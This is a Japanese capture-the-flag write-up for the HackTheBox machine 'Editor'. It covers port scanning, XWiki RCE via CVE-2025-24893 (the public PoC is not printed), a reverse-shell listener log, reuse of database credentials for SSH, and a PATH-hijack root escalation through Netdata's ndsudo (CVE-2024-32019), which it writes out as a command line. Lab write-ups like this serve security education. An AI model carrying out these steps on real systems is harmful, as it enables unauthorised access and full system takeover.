

はじめに
本記事はHackTheBoxのWriteupです。
Machineは、Editorです。
Editorでは、XWikiやNetdataの脆弱性について学びます。
スキャニング
はじめにポートスキャンを実行します。
以下では事前に用意したシェルを介してポートスキャンを実行しています。
##################
# Port scan tool #
##################
 *Detailed scan :1
 *Full scan     :2


 ***Select scanning method by number***
1
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-11 16:20 JST
Nmap scan report for editor.htb (10.10.11.80)
Host is up (0.25s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Editor - SimplistCode Pro
|_http-server-header: nginx/1.18.0 (Ubuntu)
8080/tcp open  http    Jetty 10.0.20
| http-methods:
|_  Potentially risky methods: PROPFIND LOCK UNLOCK
| http-title: XWiki - Main - Intro
|_Requested resource was http://editor.htb:8080/xwiki/bin/view/Main/
| http-robots.txt: 50 disallowed entries (15 shown)
| /xwiki/bin/viewattachrev/ /xwiki/bin/viewrev/
| /xwiki/bin/pdf/ /xwiki/bin/edit/ /xwiki/bin/create/
| /xwiki/bin/inline/ /xwiki/bin/preview/ /xwiki/bin/save/
| /xwiki/bin/saveandcontinue/ /xwiki/bin/rollback/ /xwiki/bin/deleteversions/
| /xwiki/bin/cancel/ /xwiki/bin/delete/ /xwiki/bin/deletespace/
|_/xwiki/bin/undelete/
| http-cookie-flags:
|   /:
|     JSESSIONID:
|_      httponly flag not set
| http-webdav-scan:
|   Allowed Methods: OPTIONS, GET, HEAD, PROPFIND, LOCK, UNLOCK
|   WebDAV type: Unknown
|_  Server Type: Jetty(10.0.20)
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Jetty(10.0.20)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.36 seconds
Scan completed
上記ポートスキャンの結果を基に調査を行います。
列挙
ポートスキャンの結果を踏まえて、hostsファイルを編集後editor.htbにHTTPアクセスすると、以下の様な画面が表示されます。

Editorでは、SimplistCode Proというエディタを公開しています。
XWiki
サブドメインやコンテンツ探索を行っても特に目ぼしい情報は見つからなかったため、8080番ポートを調査します。
8080番ポートは、SimplistCode Proに関するWikiのページが確認できます。

また、WikiソフトウェアパッケージであるXWikiを使用していて、フッタより15.10.8バージョンを使用していることが確認できます。

http://editor.htb:8080/robots.txtにアクセスすると、複数のDisallowルールが記載されています。
上記結果より管理画面と思われるhttp://editor.htb:8080/xwiki/bin/admin/にアクセスすると、ログイン画面が確認できました。

XWikiの公式ドキュメントを参考にしながら、デフォルトの認証情報を入力してみたものの、ログインできませんでした。
脆弱性分析
XWikiのバージョン情報を基に脆弱性について調べたところ、CVE-2025-24893の脆弱性が確認できました。
CVE-2025-24893は、XWikiのSolrSearchマクロのmedia=rss&text=に関するパラメータの入力が適切にサニタイズされずにテンプレートレンダリングされることによって、認証を必要とせずにリモートコード実行が可能になります。
使用しているXWikiのバージョンは15.10.11未満になるため、CVE-2025-24893の脆弱性について影響を受けることが考えられます。
システムハッキング
上記で発見した脆弱性を利用して、足場を作ります。
アクセスの獲得
GitHubで発見したPocを実行すると、リバースシェルが取得できました。
listening on [any] 4444 ...
connect to [REDACTED] from (UNKNOWN) [10.10.11.80] 39064
現在はxwikiユーザーであることが確認できます。
uid=997(xwiki) gid=997(xwiki) groups=997(xwiki)
/homeディレクトリ配下を確認すると、別のユーザーが確認できます。
total 4
drwxr-x--- 4 oliver oliver 4096 Aug 12 07:16 oliver
ユーザーフラグ
横展開を行うにあたりoliverユーザーの認証情報を探索します。
hibernate.cfg.xmlファイルは、JavaのORMフレームワークであるHibernate用の設定ファイルです。
$ cat /etc/xwiki/hibernate.cfg.xml
<!-- Configuration for the default database.
Comment out this section and uncomment other sections below if you want to use another database.
Note that the database tables will be created automatically if they don't already exist.
If you want the main wiki database to be different than "xwiki" (or the default schema for schema based
engines) you will also have to set the property xwiki.db in xwiki.cfg file
-->
<property name="hibernate.connection.url">jdbc:mysql://localhost/xwiki?useSSL=false&connectionTimeZone=LOCAL&allowPublicKeyRetrieval=true</property>
<property name="hibernate.connection.username">xwiki</property>
<property name="hibernate.connection.password">REDACTED</property>
<property name="hibernate.connection.driver_class">com.mysql.cj.jdbc.Driver</property>
<property name="hibernate.dbcp.poolPreparedStatements">true</property>
<property name="hibernate.dbcp.maxOpenPreparedStatements">20</property>
上記hibernate.cfg.xmlファイルで確認できたパスワードを用いて、SSHログインを行うことができました。
$ ssh oliver@editor.htb
ログイン後、ユーザーフラグが確認できます。
total 32
drwxr-x--- 4 oliver oliver 4096 Aug 12 07:16 ./
drwxr-xr-x 3 root   root   4096 Jul  8 08:34 ../
lrwxrwxrwx 1 root   root      9 Jul  1 19:19 .bash_history -> /dev/null
-rw-r--r-- 1 oliver oliver  220 Jun 13 09:45 .bash_logout
-rw-r--r-- 1 oliver oliver 3771 Jun 13 09:45 .bashrc
drwx------ 2 oliver oliver 4096 Jul  8 08:34 .cache/
drwxrwxr-x 3 oliver oliver 4096 Aug 12 07:16 .local/
-rw-r--r-- 1 oliver oliver  807 Jun 13 09:45 .profile
-rw-r----- 1 root   oliver   33 Aug 12 04:04 user.txt
ルートフラグ
ルートフラグを取得するためには、権限のエスカレーションが必要なため、引き続き脆弱な箇所を調査します。
sudo -lコマンドを実行すると、oliverユーザーは実行できないことが確認できます。
[sudo] password for oliver:
Sorry, user oliver may not run sudo on editor.
ローカルでリッスンしているポートより、19999番ポートに注目します。
$ ss -aln -t4
State                 Recv-Q                Send-Q                               Local Address:Port                                Peer Address:Port               Process
LISTEN                0                     70                                       127.0.0.1:33060                                    0.0.0.0:*
LISTEN                0                     4096                                     127.0.0.1:19999                                    0.0.0.0:*
LISTEN                0                     4096                                     127.0.0.1:46747                                    0.0.0.0:*
LISTEN                0                     4096                                 127.0.0.53%lo:53                                       0.0.0.0:*
LISTEN                0                     4096                                     127.0.0.1:8125                                     0.0.0.0:*
LISTEN                0                     151                                      127.0.0.1:3306                                     0.0.0.0:*
LISTEN                0                     128                                        0.0.0.0:22                                       0.0.0.0:*
LISTEN                0                     511                                        0.0.0.0:80                                       0.0.0.0:*
SSHポートフォワーディングを実行してアクセスすると、Netdataの画面が表示されます。NetdataはCPU使用率などのメトリクスをリアルタイムで収集して表示するモニタリングツールです。

画面上部に表示されている「Please update them」の箇所をクリックすると、使用しているNetdataのバージョンが確認できます。

上記Netdataのバージョンより脆弱性を調査した結果、CVE-2024-32019が見つかりました。
CVE-2024-32019は、Netdata Agentに同梱されている「ndsudo」ツールによって、攻撃者がルート権限で任意のプログラムを実行できる可能性があります。
従って環境変数PATHを利用して、同名実行ファイルを優先して実行させることで、root権限を奪取できます。
ルートユーザーに昇格するためのペイロードを含んだnvmeバイナリを用意して、コンパイルを行います。コンパイル後、Machineに転送を行い以下の様な環境変数を設定することで、ルートユーザーに昇格できます。
$ PATH=$(pwd):$PATH /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo nvme-list
root@editor:/home/oliver#
おわりに
CVE-2025-24893の脆弱性は、外部から受け取った入力を十分な検証や無害化を行わずに評価及び実行する設計の場合、RCEに直結する重大なリスクを伴なうことが分かります。
CVE-2024-32019の脆弱性については、SUIDプログラムがPATHなどユーザー制御可能な環境変数に依存して実行ファイルを探索する設計の場合、ローカル権限昇格を引き起こす危険性があります。